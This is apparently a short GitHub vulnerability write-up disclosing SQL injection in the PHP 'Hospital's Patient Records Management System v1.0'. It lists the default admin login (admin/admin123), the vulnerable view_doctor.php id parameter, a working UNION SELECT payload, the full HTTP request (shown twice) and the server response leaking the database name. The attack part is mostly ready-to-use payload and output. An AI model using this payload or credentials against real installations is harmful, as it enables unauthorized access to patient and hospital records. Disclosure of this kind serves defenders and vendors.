debug601 Create SQLi-4.md History

1 contributor

29 lines (20 sloc) | 1.22 KB

Hospital's Patient Records Management System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15116/hospitals-patient-records-management-system-php-free-source-code.html

Vulnerability File: /hprms/admin/doctors/view_doctor.php?id=

Vulnerability location: /hprms/admin/doctors/view_doctor.php?id=, id

Current database name: hprms_db ,length is 8

[+] Payload: /hprms/admin/doctors/view_doctor.php?id=-1%27%20union%20select%201,database(),3,4,5,6,7,8--+ // Leak place ---> id


```
GET /hprms/admin/doctors/view_doctor.php?id=-1%27%20union%20select%201,database(),3,
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1
Connection: close
```

```
GET
/hprms/admin/doctors/view_doctor.ph
p?id=-1%27%20union%20select%201,dat
abase(),3,4,5,6,7,8--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows
NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,appl
ication/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr
1
Connection: close
```

```
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 747
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
    #uni_modal .modal-footer{
        display:none !important;
    }
</style>
<div class="container-fluid">
    <dl>
        <dt class="text-muted">Name</dt>
        <dd class='pl-4 fs-4 fw-bold'>hprms_db</dd>
        <dt class="text-muted">Specialization</dt>
        <dd class='pl-4'>
            <p class=""><small>3</small></p>
        </dd>
        <dt class="text-muted">Email</dt>
        <dd class='pl-4 fs-4 fw-bold'>4</dd>
        <dt class="text-muted">Contact #</dt>
        <dd class='pl-4 fs-4 fw-bold'>5</dd>
    </dl>
```



Name

hprms_db

Specialization

3

Email

4

Contact #

5

Close